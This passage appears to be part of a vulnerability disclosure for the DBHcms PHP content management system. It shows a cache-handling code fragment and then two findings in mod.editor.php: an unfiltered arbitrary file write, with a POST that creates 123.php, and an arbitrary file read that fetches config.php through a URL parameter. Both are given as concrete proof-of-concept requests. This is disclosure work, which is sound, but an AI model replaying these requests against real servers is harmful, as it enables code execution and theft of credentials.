164         if (in_array(strtoupper(trim($_POST['dbcmsCache'])), array(DBHCMS_C_CT_ON, DBHCMS_C_CT_OFF, DBHCMS_C_CT_REFRESH, DBHCMS_C_CT_EMPTYPAGE, DBHCMS_C_CT_EMPTYALL))) {
165             $GLOBALS['DBHCMS']['TEMP']['dbcmsCache'] = strtoupper(trim($_POST['dbcmsCache']));
166         } else {
167             $GLOBALS['DBHCMS']['TEMP']['dbcmsCache'] = DBHCMS_C_CT_ON;
168         }
169     } else {
170         $GLOBALS['DBHCMS']['TEMP']['dbcmsCache'] = DBHCMS_C_CT_ON;
171     }
172     // echo DBHCMS_C_CT_EMPTYALL;
173     if ($GLOBALS['DBHCMS']['TEMP']['dbcmsCache'] == DBHCMS_C_CT_EMPTYPAGE) {
174         dbcms_p_del_cache($GLOBALS['DBHCMS']['PID']);
175     } else if ($GLOBALS['DBHCMS']['TEMP']['dbcmsCache'] == DBHCMS_C_CT_EMPTYALL) {
176         dbcms_p_del_cache();
177     }
178
179     if ((count($GLOBALS['DBHCMS']['RESULTS']) == 0) && ($GLOBALS['DBHCMS']['TEMP']['dbcmsCache'] == DBHCMS_C_CT_ON)) {
180
181         $result = mysql_query("SELECT page_id, page_cache FROM ".dbcms_f_table_name(DBHCMS_C_TBL_PAGES)." WHERE page_id = ".intval($GLOBALS['DBHCMS']['PID'])."");
182         if ($row = mysql_fetch_assoc($result)) {
183             $page_cache = $row['page_cache'];
184             $page_cache = strtoupper($page_cache);
185             if ($page_cache != DBHCMS_C_CT_EMPTYPAGE) {
186                 dbcms_p_del_cache($page_cache);
187             }
188         }
189     }
190 }

```

dbhcms\_cms\_pages @db... x dbhcms\_cms\_pageprims ... x dbhcms\_cms\_cache @db... x




[14]


in dbhcms/mod/mod.editor.php \$\_POST['updatefile'] is filename and \$\_POST['tiny\_mce\_content'] is file content, and there has no filter function for security, you can write any filename with any content.

```
45
46     if (isset($_POST['updatefile'])) {
47
48         $contentfile = fopen($_POST['updatefile'], "w");
49         fwrite($contentfile, $_POST['tiny_mce_content']);
50         fclose($contentfile);
51
52         if (trim($_POST['submitform']) != "") {
53             dbhcms_p_add_string('tiny_mce_close', 'onload="window.close(); opener.document.' . $_POST['submitform'] . '.submit();');
54         } else {
55             dbhcms_p_add_string('tiny_mce_close', 'onload="window.close();');
56         }
57     }
58 }
```

first login as admin user, then visit [http://localhost:8089/index.php?dbhcms\\_pid=-6](http://localhost:8089/index.php?dbhcms_pid=-6) POST updatefile=123.php&tiny\_mce\_content=



then visit <http://localhost:8089/123.php>



[15]

in dbhcms/mod/mod.editor.php \$\_GET['file'] is filename, and there has no filter function for security, you can read any file's content.

first login as admin user, then visit [http://localhost:8089/index.php?dbhcms\\_pid=-6](http://localhost:8089/index.php?dbhcms_pid=-6)

view-source:[http://localhost:8089/index.php?dbhcms\\_pid=-6&file=config.php](http://localhost:8089/index.php?dbhcms_pid=-6&file=config.php)

